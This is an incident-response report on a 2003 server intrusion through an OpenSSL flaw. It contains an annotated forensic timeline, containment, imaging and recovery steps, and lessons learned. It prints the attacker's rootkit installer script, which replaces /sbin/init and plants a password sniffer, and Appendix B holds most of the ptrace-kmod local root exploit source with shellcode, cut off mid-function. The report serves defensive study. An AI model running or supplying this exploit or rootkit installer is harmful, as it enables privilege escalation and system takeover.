/var/log/iscsi.log
                                0 .ac -rw------- root     root     95871    <sda5-dead-
95871>
                                0 m.c -rw-r--r-- root     root     111824   <sda5-dead-
111824>
                                0 m.c -rw-r--r-- root     root     111826   <sda5-dead-
111826>
                                0 mac drwxr-xr-x root     root     111816   <sda5-dead-
111816>
                                0 mac d/drwxr-xr-x root     root     143745
/var/www/html/usage (deleted)
                                0 .a. -rw------- root     root     95929    <sda5-dead-
95929>
                                0 m.c -rwxr-xr-x root     root     159716   <sda5-dead-
159716>
                                0 mac drwxr-xr-x root     root     159708   <sda5-dead-
159708>
                                0 mac drwxr-xr-x root     root     143745   <sda5-dead-
143745>
                                0 ..c -/-rw-r--r-- root     root     95843
/var/log/config.log
                                0 m.c -rw-r--r-- root     root     111819   <sda5-dead-
111819>
                               72 ..c -/-rw-r--r-- root     root     95844
/var/log/config.log
                                0 m.c -rw-r--r-- root     root     111829   <sda5-dead-
111829>
                                0 m.c -rw-r--r-- root     root     111818   <sda5-dead-
111818>
                                0 m.c -rw------- root     root     159710   <sda5-dead-
159710>
                                0 m.c -rw-r--r-- root     root     111841   <sda5-dead-
111841>
                                0 m.c -rw-r--r-- root     root     111834   <sda5-dead-
111834>
                                0 m.c -rw-r--r-- root     root     111820   <sda5-dead-
111820>
                                0 mac -rw-r--r-- root     root     95931    <sda5-dead-
95931>
                                0 m.c -rw-r--r-- root     root     159714   <sda5-dead-
159714>
                                0 m.c -rw-r--r-- root     root     111833   <sda5-dead-
111833>
                                0 m.c -rwxr-xr-x root     root     159715   <sda5-dead-
159715>
                                0 mac drwxr-xr-x 30       root     111815   <sda5-dead-
111815>
                                0 m.c d/-rw-r--r-- root     root     111826
/var/mailman/cgi-bin (deleted)
                                0 .ac -/-rw-r--r-- root     root     95847
/var/log/htmlaccess.log
                                0 m.c -rwxr-xr-x root     root     159709   <sda5-dead-
159709>
                                0 m.c d/-rwxr-xr-x root     root     159709
/var/www/html/manual/mod/mod_ssl (deleted)
                                0 m.c -rwxr-xr-x root     root     111830   <sda5-dead-
111830>
                                0 m.c -rwxr-xr-x root     root     111835   <sda5-dead-
111835>
                                0 m.c -rw-r--r-- root     root     111821   <sda5-dead-
111821>
                                0 m.c -rw-r--r-- root     root     111817   <sda5-dead-
111817>
                                0 m.c -rw-r--r-- root     root     111840   <sda5-dead-
```

```
111840>
                              0 m.c -rw-r--r-- root     root     111823   <sda5-dead-
111823>
                              0 m.c -rw-r--r-- root     root     111828   <sda5-dead-
111828>
                              0 m.c -rw-r--r-- root     root     111825   <sda5-dead-
111825>
                              0 .ac -rw-r--r-- root     root     95926    <sda5-dead-
95926>
                              0 m.c -rw-r--r-- root     root     111836   <sda5-dead-
111836>
                              0 .a. -rw------- root     root     95930    <sda5-dead-
95930>
                              0 mac -rw-r--r-- root     root     95927    <sda5-dead-
95927>
                              0 m.c -rw-r--r-- root     root     111832   <sda5-dead-
111832>
                              0 m.c -rw-r--r-- root     root     111831   <sda5-dead-
111831>
                              0 mac -rw-r--r-- root     root     95925    <sda5-dead-
95925>
######### Yep cleaning
Thu Jun 05 2003 13:00:13      0 .ac -/-rw-r--r-- root     root     95855
/var/log/savacct
                           4096 .a. d/drwxr-xr-x 30     root     258175   /dev/rd/cdb
                              0 .ac -/-rw-r--r-- root     root     95852
/var/log/netconf.log
                              0 mac -rw-r--r-- root     root     95928    <sda5-dead-
95928>
                              0 .ac -rw------- root     root     95910    <sda5-dead-
95910>
                          55841 .a. d/-rw-r--r-- root     root     95837
/var/www/icons/small (deleted-realloc)
                              0 .a. -rw------- root     root     95838    <sda5-dead-
95838>
                              0 .ac -rw------- root     root     95911    <sda5-dead-
95911>
                              0 mac -rwxr-xr-x root     root     159717   <sda5-dead-
159717>
                              0 mac -rw-r--r-- root     root     95933    <sda5-dead-
95933>
                           1345 .a. -/-rwxr-xr-x root     root     258184
/dev/rd/cdb/cleaner
                          55841 .a. -/-rw-r--r-- root     root     95849
/var/log/ksyms.3
                              0 ..c -/-rw-r--r-- root     root     95835
/var/log/xferlog
                              0 m.c -rw------- root     root     95929    <sda5-dead-
95929>
                          28992 .a. -/-rw-r--r-- root     root     95854
/var/log/rpmpkgs
                          12096 .a. -/-rwxr-xr-x root     root     304281
/usr/bin/killall
                              0 .ac -/-rw-r--r-- root     root     95857
/var/log/spooler
                          28876 .a. -/-rw-r--r-- root     root     95818
/var/log/pacct.1.gz
                              0 .ac -/-rw-r--r-- root     root     95858
/var/log/usracct
                              0 m.c -rw------- root     root     95930    <sda5-dead-
95930>
                          55841 .a. -/-rw-r--r-- root     root     95837
/var/log/ksyms.2
                              0 .ac -rw------- root     root     95872    <sda5-dead-
95872>

#####***** The attacker deleted j0k3r directory from /var/tmp at this time
Thu Jun 05 2003 13:00:36      0 mac d/drwxr-xr-x root     root     159707
/var/lib/pgsql (deleted)
                           4096 m.. d/drwxrwxrwt root     root     15969    /var/tmp
                              0 mac drwxr-xr-x root     root     159707   <sda5-dead-
```

```
159707>
                              0 mac d/drwxr-xr-x root     root     159707
/var/tmp/j0k3r (deleted)


#####The attacker runs IPtables which loads these modules (?), Probably, he looks at the
local firewall to see if that is what blocking access to his backdoor listeners on port
20, 8025 which he started when he ran the S90rpcmap script
Thu Jun 05 2003 13:01:23    18660 .a. -/-rw-r--r-- root     root     112353
/lib/modules/2.4.7-10/kernel/net/ipv4/netfilter/ip_tables.o
                             4004 .a. -/-rw-r--r-- root     root     112373
/lib/modules/2.4.7-10/kernel/net/ipv4/netfilter/iptable_filter.o

###### The attacker at least ran the iptables at least twice (note the 30 sec gap)
Thu Jun 05 2003 13:01:53    76648 .a. -/-rwxr-xr-x root     root     480698
/sbin/iptables

##### This isn't yet matched up in the network traffic, but it looks like the user gets a
script with the shell code for suckIT It is likely that he went out to get SuckIt because
it has the capacity to "shovel shell" when he sends the trigger stringon the port he
knows will make it through the firewall.
Thu Jun 05 2003 13:02:42     3956 .a. -/-rw-r--r-- root     root     225966   /etc/wgetrc
                             7317 .a. -/-rw-r--r-- root     root     208271
/usr/share/ssl/openssl.cnf
                           154444 .a. -/-rwxr-xr-x root     root     305464
/usr/bin/wget

######### Script written to disk
Thu Jun 05 2003 13:03:42    59420 ..c -/-rwxr-xr-x root     root     258194
/dev/rd/cdb/inst

##### Here are the contents of the inst script with shell code snipped -size 59420
#!/bin/bash
D="/usr/lib/.w"
H="sk12"
mkdir -p $D; cd $D
echo > .sniffer; chmod 0622 .sniffer
echo -n -e "\037\213\010\010\112\271\122\075\002\003\163\153\000\355\175\175\170\
"SNIPPED"
\000\000" | gzip -d > sk
chmod 0755 sk; if [ ! -f /sbin/init${H} ];  then cp -f /sbin/init /sbin/init${H}; fi; rm
-f /sbin/init; cp sk /sbin/init
echo Your home is $D, go there and type ./sk to install
echo us into memory.   Have fun!
##### End of script

#####  These are the results from running the script
Thu Jun 05 2003 13:03:46     4096 m.c d/drwxr-xr-x root     root     258195   /usr/lib/.w
                            29584 m.c -/-rwxr-xr-x root     root     258197
/usr/lib/.w/sk
                            61440 m.c d/drwxr-xr-x root     root     320001   /usr/lib
                            29584 mac -/-rwxr-xr-x root     root     481494   /sbin/init
                                0 .a. -rwxr-xr-x root     root     480627   <sda2-dead-
480627>
                            59420 .a. -/-rwxr-xr-x root     root     258194
/dev/rd/cdb/inst
                              632 .a. -/-rw--w--w- root     root     258196
/usr/lib/.w/.sniffer
                             8192 m.c d/drwxr-xr-x root     root     480091   /sbin
                            26636 m.c -/-rwxr-xr-x root     root     481493
/sbin/initsk12
##### He runs the install which sets up all sort of nastyness
Thu Jun 05 2003 13:04:06    29584 .a. -/-rwxr-xr-x root     root     258197
/usr/lib/.w/sk

##### HEATHER'S UNSUBSTANTIATED SPECULATION = It looks like this attackers goal was to
use us as a DDos Platform.
##### since most of his activity seems directed at installing and hiding those type of
tools on our system, not
##### at further internal compromise...
##### The following activity is consistent with the system's administrator  doing some
```

```
troubleshooting
##### on the system. Included is a system reboot, and the effects of the attackers
sniffer program.
##### This timeline ends with the hard shutdown performed on Friday 06/06
##### I have edited out most of the sysadmin activity for compromise event clarity and
brevity. We saw the admin logs in and starts using wine and doing standard
troubleshooting stuff How do we know it's the admin? Well he uses wine for one also there
isn't any more network traffic to this machine from the hacker; also the time includes
activity the admin specifically mentioned working on.

##### I preserved this for the timestamp otherwise it isn't very interesting
Thu Jun 05 2003 13:18:39     4096 m.c d/drwxr-xr-x root     root     480085   /home

###### Admin has been trouble shooting ntp drift, here we see the hackers init
Thu Jun 05 2003 15:22:17       60 .a. -/-rw------- root     root     229393
/etc/ioctl.save
  ##### Hacker's version of init controlling the system shutdown
                            26636 .a. -/-rwxr-xr-x root     root     481493
/sbin/initsk12
                             1756 .a. -/-rw-r--r-- root     root     224403
/etc/inittab
                            14380 .a. -/-rwxr-xr-x root     root     480633
/sbin/shutdown
                                0 m.c f/frw------- root     root     69199
/dev/initctl (deleted-realloc)

##### At this point we see that the system has run through the startup (S90rpcmap) and
our hacker's backdoor listener. Processes are started and his adore lkm is inserted into
the kernel again
Thu Jun 05 2003 15:25:59   869328 .a. -/-rwxr-xr-x root     root     321366
/usr/lib/libcrypto.so.0.9.6
                           187318 .a. -/-rwxr-xr-x root     root     484149
/lib/libgcc_s-3.0.2-20010905.so.1
                             1316 .a. -/-rwxr-xr-x root     root     16382
/etc/rc.d/init.d/crond
                                5 mac -/-rw-r--r-- root     root     175863
/var/run/crond.pid
                              526 .a. -/-rw------- 30       root     258180
/usr/lib/.fx/sched_host.2
                              512 .a. -/-rw------- 30       root     258179
/usr/lib/.fx/random_d.2
                            21852 .a. -/-rwxr-xr-x root     root     353078
/usr/sbin/crond
                           202667 .a. -/-rwxr-xr-x root     root     321367
/usr/lib/libssl.so.0.9.6
                            11756 .a. -/-rw-r--r-- 30       root     258176
/dev/rd/cdb/aa.o
                           206268 .a. -/-rwxr-xr-x 30       root     258178
/usr/lib/.fx/cons.saver
                                5 m.c -/-rw-r--r-- 30       root     258193
/usr/lib/.fx/set_pid.2
                              356 .a. -/-rw-r--r-- root     root     16021
/var/log/httpd/coda/mod_jk.log
                            47872 .a. -/-rwxr-xr-x root     root     480169
/lib/libutil-2.2.4.so
                              309 .a. -/-rw-r--r-- root     root     224136
/etc/crontab
                             1024 .a. -/-rw-r--r-- 30       root     258177
/dev/rd/cdb/cc.o
                                0 mac -/-rw-r--r-- root     root     31992
/var/lock/subsys/crond
                              696 .a. -/-rw-r--r-- 30       root     258183
/usr/lib/.fx/setrgrp.2
                                5 mac -/-rw-r--r-- root     root     175864
/var/run/coda-httpd.pid
                               94 .a. -/-rwxr-xr-x root     root     98166
/etc/cron.d/sysstat
Thu Jun 05 2003 15:26:00     4096 m.c d/drwxr-xr-x 30       root     258175   /dev/rd/cdb
                             2628 .a. -/-rwxr-xr-x 30       root     209974
/etc/rc.d/rc3.d/S90rpcmap
                            10780 .a. -/-rwxr-xr-x root     root     353283
```

```
/usr/sbin/chkfontpath
                           17190 .a. -/-rwxr-xr-x 30       root     481492   /bin/zz
                           17190 .a. d/-rwxr-xr-x 30       root     481492
/usr/lib/perl5/site_perl/5.6.0/i386-linux/auto/DBD (deleted-realloc)
                             512 m.c -/-rw------- 30       root     258179
/usr/lib/.fx/random_d.2
                               0 .a. c/crw-r--r-- root     root     65711    /dev/random
                               5 .a. -/-rw-r--r-- 30       root     258193
/usr/lib/.fx/set_pid.2

Thu Jun 05 2003 15:26:02    50042 .a. -/-rw-r--r-- root     root     208640
/usr/X11R6/lib/X11/fonts/75dpi/fonts.dir
                          ##### I have not determined the nature of this file
                            4096 ma. d/drwxrwxrwt xfs      xfs      98173
/dev/rd/cdb/ReAsO (deleted-realloc)

##### A login process
Thu Jun 05 2003 16:02:30     7841 .a. -/-rwxr-xr-x root     root     240259
/lib/security/pam_securetty.so
                             427 .a. -/-rw-r--r-- root     root     160281
/etc/pam.d/login
                           17740 .a. -/-rwxr-xr-x root     root     480642   /bin/login
                             114 .a. -/-rw------- root     root     224084
/etc/securetty
##### A captured password
Thu Jun 05 2003 16:02:34      632 m.c -/-rw--w--w- root     root     258196
/usr/lib/.w/.sniffer

##### Admin's last reboot
Fri Jun 06 2003 08:04:22       41 .a. l/lrwxrwxrwx root     root     323855
/lib/modules/2.4.7-10debug/pcmcia/xirc2ps_cs.o ->
../kernel/drivers/net/pcmcia/xirc2ps_cs.o
                               4 .a. l/lrwxrwxrwx root     root     480631
/sbin/reboot -> halt

##### This is the last file time stamp prior to the hard crash performed by Incident
Handling Team
Fri Jun 06 2003 12:25:51     4096 .a. d/drwxr-xr-x root     mail     15972
/var/spool/mqueue
                             439 .a. -/-rw------- root     root     16029
/var/spool/mqueue/qfh55822802788
                           27712 m.c -/-rw-r--r-- root     root     95817
/var/log/pacct
##### SYSTEM HARD CRASHED BY H. Larrieu and D. Bianco
```

There was no particular countermeasure that would have completely prevented the initial attack with the exception of having had the machine appropriately patched, but we were pretty lucky that the firewall did not allow the hacker to have access to his back doorlisteners. This caused him to attempt the SuckIT install over Adore, which completely destabilized the system and caused the hacker to lose his access.

Another measure that was not fully functional at the time, which may have potentially prevented damage, was the automatic scan blocking system. This system defines a threashold for number of packets than can be sent to an interally unresolved host before the source IP address loses access to the network, but this system was undergoing some maintenance at the time of the attack and was not functional.

Containment

In general, the containment steps for this intrusion were taken before the comprehensive analysis was finished, but the completed analysis indicated that the steps taken were appropriate for the attack.

The first containment step was to explicitly block the J0K3r's machine at the firewall. We decided to be really heavy handed with the block while we investigated the situation and so issued a block on the supernet as shown in Figure 19. A check of the rawhois gave us the domain to block.

Figure 20: Block command issued at firewall

```
; route:              220.72.0.0/13
; descr:              KORnet operation Center(Korea Telecom)
; origin:             AS4766
; mnt-by:             MAINT-AS4766
; changed:            young38@soback.kornet.net 20020902
; source:             RADB
object-group network deny-outside-host
network-object 220.72.0.0 255.248.0.0
```

The system administrator had already moved the web service and content to a spare correctly configured machine. As the system owner, he indicated that the incident handling team was authorized to do a hard crash of the machine to enable us to get the best forensic image.

Two team members were selected to obtain the forensic image. We went to the machine's physical location with our rudimentary jump-kit inhand. Basically, we had our notebooks, and a cdrom containing the Knoppix version 3.1 distribution of the Linux operating system. Once at the machine, one team member hard crashed the machine using the "abrupt power cable removal" technique. Then one team member stayed at the system console, while the other inserted the cdrom, and plugged the machine back in. Vocal cues were used to ensure that the machine booted from the cdrom so as not to corrupt any data on the hard disk. Figure 20 details the procedure used to take the forensic image and store it on the evidence locker machine. Each team member recorded the commands and results as they were entered into their respective logbooks.

Figure 21: Procedure followed to get forensic image

```
boot: knoppix 2 lang us noswap

// got shell access at 12:35 p.m.

#dmesg | grep hd
#ps –eaf | grep –I pump
#kill –9 227
#ps –eaf | grep pump
#ifconfig –a
```

```
#ifconfig eth0 192.168.34.34 netmask 255.255.252.0 up
#route add default gq 192.168.32.1
#netstat –nr
#vi /etc/resolve.conf
// added domain and name service entries
# ping evidencelocker

// From another console logged onto the evidence locker machine
#export /local/scratch
#exportfs –a

// back on the compromised host
#/etc/init.d/portmap start
#mkdir /mnt2
#mount evidencelocker:/local/scratch /mnt2
#ls /mnt2
#ls /mnt2/ELOCKER
// The required directories had been made on the evidencelocker machine by the team coordinator
#ls /mnt2/ELOCKER/20030606-1
#mkdir /mnt/ELOCKER/20030606-1/images
#cd /mnt/ELOCKER/20030606-1/images
#script
        for part in sda1 sda2 sda3 sda4 sda5 sda6; do
        dd if = /dev/$part of = $part bs=10M
        done
#ls –l /mnt/ELOCKER/20030606-1/images
#ls –l /mnt/ELOCKER/20030606-1/images
// This shows that the files are growing appropriately
// All data copied successfully to be used in Autopsy forensic browser.
// a checksum was then generated fro each partition on both the evidence locker machine and on the victim machine
// while it was still booted from the cdrom.  The checksums were compared and proved identical.  At that point the cdrom
//was removed and the system powered down until the investigation was complete.
```

The team had been through this procedure before making use of the evidence locker machine, and everything completed error free, and appropriately documented.

Eradication

Once the extent of the compromise had been conclusively determined, we were quickly able to eradicate the problem. There had truly been minimal damage considering the scope of the intrusion. Had the J0k3r been able to use that machine as a platform to attack other internal machines or had he been able to recover the stolen passwords, it would probably have been a whole other story. As it was, the machine's operating system and web server software was completely reinstalled. In addition, the IP addresses associated with the J0k3r's attack were added to the explicit block list at the firewall, and the passwords were changed for the accounts that had been compromised.

With the forensic analysis complete, all evidence supported the notion that the root cause of this compromise was an unpatched machine with a known vulnerability being open to the Internet. There was also not any indication that our IP space was specifically targeted, the hacker most likely just picked our segment randomly. I must indicate, however, that that is purely speculation on my part.

Recovery

As with the eradication step, the primary element used to recover the system, was a complete rebuild. The forensic analysis indicated that the J0k3r did not alter the web server content, which was hosted on a remote file server, so recovery only required rebuilding the local server operating system and associated web server software. The system administrator used the standard automatic system build and patch procedure to accomplish this, but this time, he verified that the procedure completed successfully. The administrator also contacted the security team to evaluate the status of the machine. This prompted a complete Nessus vulnerability assessment, and an attempt to compromise the machine with the openssl-too-open tool. Once the machine checked out, the firewall penetration was re-enabled to allow the machine to provide its externally accessible web services.

Lessons Learned

Intrusion Analysis
Prompted by notification of a system's "strange" behavior, and an alert generated by a site intrusion detection system, we determined that a machine on site had been compromised. The alert indicated by the Snort IDS was an "id check returned root" event that occurred on port 443, which is expected to host only encrypted traffic. The IDS was running a default rule set with some local rules added.

The web server machine had been built from scratch on June 3rd. It apparently did not complete the site standard build process or the security configuration so patches were omitted. In that vulnerable state, the server was put into production accessible to the open Internet. During a scan of our domain space around 2:15 am on June 5, the server was attacked with a buffer overflow designed to exploit an error in OpenSSL's key exchange. J0k3r left this connection idle, and it was timed-out by the firewall at 4:19 am. J0k3r made an attempt to use the closed connection at 12:57 pm the same day, and after apparently determining that the connection had been closed, repeated the initial attack process, including the scanning. Once the attacker successfully regained remote access, he then utilized a local root exploit, the ptrace exploit, to elevate his privilege. Over the course of the incident, a suite of DOS attack tools was copied to the system. In addition, a disguised backdoor listening SSHD process, and two LKM rootkits, Adore and SuckIT were installed. There was no further successful activity by the attacker after the installation of the SuckIT rootkit.

The machine’s system administrator had noticed that the machine was not performing correctly. Problems with ntp were the initial indicator on the afternoon of June 5th that something was critically wrong with the machine, at which time he began diagnosis of the build failure. The administrator notified the site computer security team on the morning of June 6 that the machine had been

available to the open Internet while unpatched. The alert on the IDS console was discovered based on this input. Further investigation by the incident handling team showed the extent of the compromise. The SuckIT binary that had been installed included a password sniffer, which captured the site's central root password as well as the web server root password, and the administrator's personal account password. It is worth noting that indications are that the attacker never retrieved the password collection file. Also, there were no indications that the DOS tools were used, and no indications that any other machine, onsite or off, had been compromised.

The network traffic provided a signature that implicated a variant of Solar Eclipse's "openssl-too-open" which was later determined to be most likely the tool called "a" contained in the bundle c.tgz. In addition to the network indicators, logs on the host suggested an SSL related problem at the time of the attack. The local ptrace privilege exploit tool was determined most likely to be a tool called "pp."

There were several elements that minimized the impact of this attack. One that is amusing to note is that it appears that the attacker's installation of two LKMs may have destabilized the system enough to thwart further activity on his part.

The incident analysis was done using log files from a variety of sources, and a forensic image of the hard drive taken after a hard crash of the system. During the investigation, the machine was rebuilt completely and returned to service.

Other Lessons Learned

The primary cause of this incident was the fact that no check had been instituted to verify that the automated build and patch process had been completed before the machine returned to service. This check needs to be incorporated to the build procedure to prevent such an event from happening again. Also, a special rule addition was made for the IDS system that clearly indicates when a clear-text id check occurs on a port generally reserved for encrypted traffic. This will enable the addition of paging the security team on the more critical attack signature, as the "id check returned root" is frequently a false positive. Further, we determined that more care should be taken to ensure that all defensive systems are working as the layered defense is again shown to be the best security strategy.

The final recommendation for lessons to take away from this incident is that the Institute must complete its official policy and procedure documentation for dealing with intrusion handling.

Appendix A: OpenSSL's SSL_SESSION structure and get_client_master_key function

The SSL_SESSION structure is the dynamically allocated data structure that is abused with the openssl exploits.

```
typedef struct ssl_session_st
        {
        int ssl_version;  /* what ssl version session info is
                                * being kept in here? */

        /* only really used in SSLv2 */
        unsigned int key_arg_length;
        unsigned char key_arg[SSL_MAX_KEY_ARG_LENGTH];
        int master_key_length;
        unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH];
        /* session_id - valid? */
        unsigned int session_id_length;
        unsigned char session_id[SSL_MAX_SSL_SESSION_ID_LENGTH];
        /* this is used to determine whether the session is being reused in
         * the appropriate context. It is up to the application to set this,
         * via SSL_new */
        unsigned int sid_ctx_length;
        unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH];

        int not_resumable;

        /* The cert is the certificate used to establish this connection */
        struct sess_cert_st /* SESS_CERT */ *sess_cert;

        /* This is the cert for the other end.
         * On clients, it will be the same as sess_cert->peer_key->x509
         * (the latter is not enough as sess_cert is not retained
         * in the external representation of sessions, see ssl_asn1.c). */
        X509 *peer;
        /* when app_verify_callback accepts a session where the peer's certificate
         * is not ok, we must remember the error for session reuse: */
        long verify_result; /* only for servers */

        int references;
        long timeout;
        long time;

        int compress_meth;              /* Need to lookup the method */

        SSL_CIPHER *cipher;
        unsigned long cipher_id;        /* when ASN.1 loaded, this
                                         * needs to be used to load
                                         * the 'cipher' structure */

        STACK_OF(SSL_CIPHER) *ciphers; /* shared ciphers? */

        CRYPTO_EX_DATA ex_data; /* application specific data */
```

```
        /* These are used to make removal of session-ids more
         * efficient and to implement a maximum cache size. */
        struct ssl_session_st *prev,*next;
        } SSL_SESSION;
```

The function that processes the incoming CLIENT_MASTER_KEY message packet is called get_client_master_key, and is where the coding flaw is. The code accepts more data that it expected allowing the SSL_SESSION structure to be overflowed.

```
static int get_client_master_key(SSL *s)
        {
        int is_export,i,n,keya,ek;
        unsigned long len;
        unsigned char *p;
        SSL_CIPHER *cp;
        const EVP_CIPHER *c;
        const EVP_MD *md;

        p=(unsigned char *)s->init_buf->data;
        if (s->state == SSL2_ST_GET_CLIENT_MASTER_KEY_A)
                {
                i=ssl2_read(s,(char *)&(p[s->init_num]),10-s->init_num);

                if (i < (10-s->init_num))
                        return(ssl2_part_read(s,SSL_F_GET_CLIENT_MASTER_KEY,i));
                s->init_num = 10;

                if (*(p++) != SSL2_MT_CLIENT_MASTER_KEY)
                        {
                        if (p[-1] != SSL2_MT_ERROR)
                                {
                                ssl2_return_error(s,SSL2_PE_UNDEFINED_ERROR);

        SSLerr(SSL_F_GET_CLIENT_MASTER_KEY,SSL_R_READ_WRONG_PACKET_TYPE
);
                                }
                        else
                                SSLerr(SSL_F_GET_CLIENT_MASTER_KEY,
                                        SSL_R_PEER_ERROR);
                        return(-1);
                        }

                cp=ssl2_get_cipher_by_char(p);
                if (cp == NULL)
                        {
                        ssl2_return_error(s,SSL2_PE_NO_CIPHER);
                        SSLerr(SSL_F_GET_CLIENT_MASTER_KEY,
                                SSL_R_NO_CIPHER_MATCH);
                        return(-1);
                        }
                s->session->cipher= cp;

                p+=3;
                n2s(p,i); s->s2->tmp.clear=i;
```

```
		n2s(p,i); s->s2->tmp.enc=i;
		n2s(p,i); s->session->key_arg_length=i;
		s->state=SSL2_ST_GET_CLIENT_MASTER_KEY_B;
		}

	/* SSL2_ST_GET_CLIENT_MASTER_KEY_B */
	p=(unsigned char *)s->init_buf->data;
	keya=s->session->key_arg_length;
	len = 10 + (unsigned long)s->s2->tmp.clear + (unsigned long)s->s2->tmp.enc +
(unsigned long)keya;
	if (len > SSL2_MAX_RECORD_LENGTH_3_BYTE_HEADER)
		{

	SSLerr(SSL_F_GET_CLIENT_MASTER_KEY,SSL_R_MESSAGE_TOO_LONG);
		return -1;
		}
	n = (int)len - s->init_num;
	i = ssl2_read(s,(char *)&(p[s->init_num]),n);
	if (i != n) return(ssl2_part_read(s,SSL_F_GET_CLIENT_MASTER_KEY,i));
	p += 10;

	memcpy(s->session->key_arg,&(p[s->s2->tmp.clear+s->s2->tmp.enc]),
		(unsigned int)keya);

	if (s->cert->pkeys[SSL_PKEY_RSA_ENC].privatekey == NULL)
		{
		ssl2_return_error(s,SSL2_PE_UNDEFINED_ERROR);
		SSLerr(SSL_F_GET_CLIENT_MASTER_KEY,SSL_R_NO_PRIVATEKEY);
		return(-1);
		}
	i=ssl_rsa_private_decrypt(s->cert,s->s2->tmp.enc,
		&(p[s->s2->tmp.clear]),&(p[s->s2->tmp.clear]),
		(s->s2->ssl2_rollback)?RSA_SSLV23_PADDING:RSA_PKCS1_PADDING);

	is_export=SSL_C_IS_EXPORT(s->session->cipher);

	if (!ssl_cipher_get_evp(s->session,&c,&md,NULL))
		{
		ssl2_return_error(s,SSL2_PE_NO_CIPHER);

	SSLerr(SSL_F_GET_CLIENT_MASTER_KEY,SSL_R_PROBLEMS_MAPPING_CIPHER
_FUNCTIONS);
		return(0);
		}

	if (s->session->cipher->algorithm2 & SSL2_CF_8_BYTE_ENC)
		{
		is_export=1;
		ek=8;
		}
	else
		ek=5;

	/* bad decrypt */
#if 1
	/* If a bad decrypt, continue with protocol but with a
```

```
		 * random master secret (Bleichenbacher attack) */
		if ((i < 0) ||
			((!is_export && (i != EVP_CIPHER_key_length(c)))
			|| (is_export && ((i != ek) || (s->s2->tmp.clear+(unsigned int)i !=
				(unsigned int)EVP_CIPHER_key_length(c))))))
			{
			ERR_clear_error();
			if (is_export)
				i=ek;
			else
				i=EVP_CIPHER_key_length(c);
			RAND_pseudo_bytes(p,i);
			}
#else
		if (i < 0)
			{
			error=1;
			SSLerr(SSL_F_GET_CLIENT_MASTER_KEY,SSL_R_BAD_RSA_DECRYPT);
			}
		/* incorrect number of key bytes for non export cipher */
		else if ((!is_export && (i != EVP_CIPHER_key_length(c)))
			|| (is_export && ((i != ek) || (s->s2->tmp.clear+i !=
				EVP_CIPHER_key_length(c)))))
			{
			error=1;

		SSLerr(SSL_F_GET_CLIENT_MASTER_KEY,SSL_R_WRONG_NUMBER_OF_KEY_BI
TS);
			}
		if (error)
			{
			ssl2_return_error(s,SSL2_PE_UNDEFINED_ERROR);
			return(-1);
			}
#endif

		if (is_export) i+=s->s2->tmp.clear;
		s->session->master_key_length=i;
		memcpy(s->session->master_key,p,(unsigned int)i);
		return(1);
		}
```

Appendix B: ptrace-kmod.c

```
/*
 * Linux kernel ptrace/kmod local root exploit
 *
 * This code exploits a race condition in kernel/kmod.c, which creates
 * kernel thread in insecure manner. This bug allows to ptrace cloned
 * process, allowing to take control over privileged modprobe binary.
 *
 * Should work under all current 2.2.x and 2.4.x kernels.
 *
 * I discovered this stupid bug independently on January 25, 2003, that
 * is (almost) two month before it was fixed and published by Red Hat
 * and others.
 *
 * Wojciech Purczynski <cliph@isec.pl>
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY*
 * IT IS PROVIDED "AS IS" AND WITHOUT ANY WARRANTY
 *
 * (c) 2003 Copyright by iSEC Security Research
 */

#include <grp.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <paths.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <linux/user.h>

char cliphcode[] =
        "\x90\x90\xeb\x1f\xb8\xb6\x00\x00"
        "\x00\x5b\x31\xc9\x89\xca\xcd\x80"
        "\xb8\x0f\x00\x00\x00\xb9\xed\x0d"
        "\x00\x00\xcd\x80\x89\xd0\x89\xd3"
        "\x40\xcd\x80\xe8\xdc\xff\xff\xff";

#define CODE_SIZE (sizeof(cliphcode) - 1)

pid_t parent = 1;
pid_t child = 1;
pid_t victim = 1;
volatile int gotchild = 0;

void fatal(char * msg)
```

```
{
        perror(msg);
        kill(parent, SIGKILL);
        kill(child, SIGKILL);
        kill(victim, SIGKILL);
}

void putcode(unsigned long * dst)
{
        char buf[MAXPATHLEN + CODE_SIZE];
        unsigned long * src;
        int i, len;

        memcpy(buf, cliphcode, CODE_SIZE);
        len = readlink("/proc/self/exe", buf + CODE_SIZE, MAXPATHLEN - 1);
        if (len == -1)
                fatal("[-] Unable to read /proc/self/exe");

        len += CODE_SIZE + 1;
        buf[len] = '\0';

        src = (unsigned long*) buf;
        for (i = 0; i < len; i += 4)
                if (ptrace(PTRACE_POKETEXT, victim, dst++, *src++) == -1)
                        fatal("[-] Unable to write shellcode");
}

void sigchld(int signo)
{
        struct user_regs_struct regs;

        if (gotchild++ == 0)
                return;

        fprintf(stderr, "[+] Signal caught\n");

        if (ptrace(PTRACE_GETREGS, victim, NULL, &regs) == -1)
                fatal("[-] Unable to read registers");

        fprintf(stderr, "[+] Shellcode placed at 0x%08lx\n", regs.eip);

        putcode((unsigned long *)regs.eip);

        fprintf(stderr, "[+] Now wait for suid shell...\n");

        if (ptrace(PTRACE_DETACH, victim, 0, 0) == -1)
                fatal("[-] Unable to detach from victim");

        exit(0);
}

void sigalrm(int signo)
{
        errno = ECANCELED;
        fatal("[-] Fatal error");
}
```

```
void do_child(void)
{
	int err;

	child = getpid();
	victim = child + 1;

	signal(SIGCHLD, sigchld);

	do
		err = ptrace(PTRACE_ATTACH, victim, 0, 0);
	while (err == -1 && errno == ESRCH);

	if (err == -1)
		fatal("[-] Unable to attach");

	fprintf(stderr, "[+] Attached to %d\n", victim);
	while (!gotchild) ;
	if (ptrace(PTRACE_SYSCALL, victim, 0, 0) == -1)
		fatal("[-] Unable to setup syscall trace");
	fprintf(stderr, "[+] Waiting for signal\n");

	for(;;);
}

void do_parent(char * progname)
{
	struct stat st;
	int err;
	errno = 0;
	socket(AF_SECURITY, SOCK_STREAM, 1);
	do {
		err = stat(progname, &st);
	} while (err == 0 && (st.st_mode & S_ISUID) != S_ISUID);

	if (err == -1)
		fatal("[-] Unable to stat myself");

	alarm(0);
	system(progname);
}

void prepare(void)
{
	if (geteuid() == 0) {
		initgroups("root", 0);
		setgid(0);
		setuid(0);
		execl(_PATH_BSHELL, _PATH_BSHELL, NULL);
